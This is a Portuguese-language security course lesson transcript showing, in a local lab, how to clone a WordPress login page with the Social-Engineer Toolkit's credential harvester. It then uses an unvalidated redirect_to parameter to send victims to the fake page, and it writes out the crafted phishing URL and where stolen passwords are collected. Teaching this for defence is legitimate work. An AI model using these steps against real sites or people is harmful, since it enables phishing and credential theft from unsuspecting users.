
01

Engenharia social


Transcrição

Nesta aula vamos analisar outras estratégias utilizadas para enganar vítimas e demonstraremos o que acontece quando não são feitas atualizações no sistema!


Primeiro, acessamos a URL `192.168.1.37` e como vamos trabalhar em cima de uma antiga versão do **WordPress** podemos selecionar o item a ela correspondente:



O *WordPress* é uma ferramenta *open source* que serve para criar sites. Acessando o item acima somos redirecionados para a seguinte página:



Uma das maneiras de enganar vítimas é enviar um link falso. Esse site terá, visualmente, as mesmas características da URL original e mesmo que o endereço não seja igual, esse detalhe dificilmente é percebido. Nossa intenção é que a vítima acredite em nosso ataque e acabe repassando seus dados privados. Para tanto, utilizaremos uma ferramenta de **engenharia social** que está armazenada no **Git Hub**, disponível aqui . Na página do *Git* vamos clonar o download e com o link copiado colá-lo no Terminal:



Sabemos pelas informações acima que o programa foi instalado e salvo em `social-engineer-toolkit` . Para verificar os arquivos que estão dentro desta pasta digitamos, no Terminal, `cd e ls` :


```
> cd social-engineer-toolkit/
>~/ social-engineer-toolkit# ls
modules readme README.md requirements.txt seautomate seproxy setoolkit setup.py seupdate src
```

Agora, vamos rodar o *bash* do `setoolkit` :

```
./setoolkit
```


A primeira vez que rodarmos a ferramenta teremos que aceitar os Termos de Serviço e para concordar basta digitar `y` , de *yes*. Feito isso teremos uma série de perguntas a respeito do que desejamos fazer:

- Qual tipo de ataque pretendemos fazer?




Um `Social-Engineering Attacks`, número `1`.

- Por onde o ataque vai ser realizado?




O ataque deve ser feito via *Website*, assim, opção número `2`.

- Como será o ataque que desejamos realizar?



Nós desejamos pegar as credenciais do site, a opção de número `3`.

- Como queremos pegar os dados cadastrais?



A estratégia que adotamos é a de número `2`.


- Onde desejamos que as informações sejam devolvidas?

Assim como fizemos com o **Beef**, todas as informações que desejamos visualizar devem ser mostradas no Kali Linux, portanto, passamos o endereço IP do hacker (facilmente encontrado atráves do `ifconfig` no Terminal). Portanto, inserimos o seguinte IP:


```
192.168.1.39
```

- Qual o site que desejamos clonar?


É preciso passar o link do *WordPress*, portanto, colamos a URL do link e damos um "Enter". Recebemos a mensagem de que as informações do site foram salvas no seguinte diretório:



Acessando esse diretório encontraremos a página clonada:



A página que acabamos de clonar está rodando no servidor da *Apache*, assim, se colocarmos no navegador o endereço IP referente a ela, teremos seu acesso:



Perceba que a página clonada é exatamente igual a original!

A URL do site primário, entretanto, contem `wp-login` e logo em seguida o `redirect_to` , ou seja, a estrutura desse site redireciona a presente página para outra. Podemos fazer um teste para verificar se o desenvolvedor filtrou o que pode ser inserido na URL, assim, após o `re_direct` adicionamos o `http://www.alura.com.br` e comprovamos que somos levados a a página da **Alura, ou seja, o desenvolvedor não verifica o que está escrito.

Vamos pensar, passo a passo, no ataque que realizaremos! A vítima vai acessar o site original e ao preencher seus dados será redirecionada para o link clonado. Achando que se enganou irá inserir, novamente, a senha e o usuário que serão diretamente fornecidos para nós.

Vamos simular o ataque! A `URL` original é a seguinte:

```
192.168.1.37/wordpress/wp-login.php
```

Completamos este endereço com a URL do site falso, ou seja, teremos:

```
192.168.1.37/wordpress/wp-login.php?redirect_to=http://192.168.1.39/
```

Dando um "Enter" chegamos na página clonada. Repassando o link acima para alguma pessoa é provável que ela tente preencher seus dados uma primeira vez e depois de ser redirecionada ao site clonado achar que errou e inserir, novamente, a senha e o usuário. Dessa maneira, as informações do usuário são enviadas diretamente para o hacker. Podemos verificar os dados a nós enviados acessando, no Kali Linux:

"Computer > var > www > html > harvester_2016-11-17"

Ou seja, conseguimos o usuário e senha da vítima!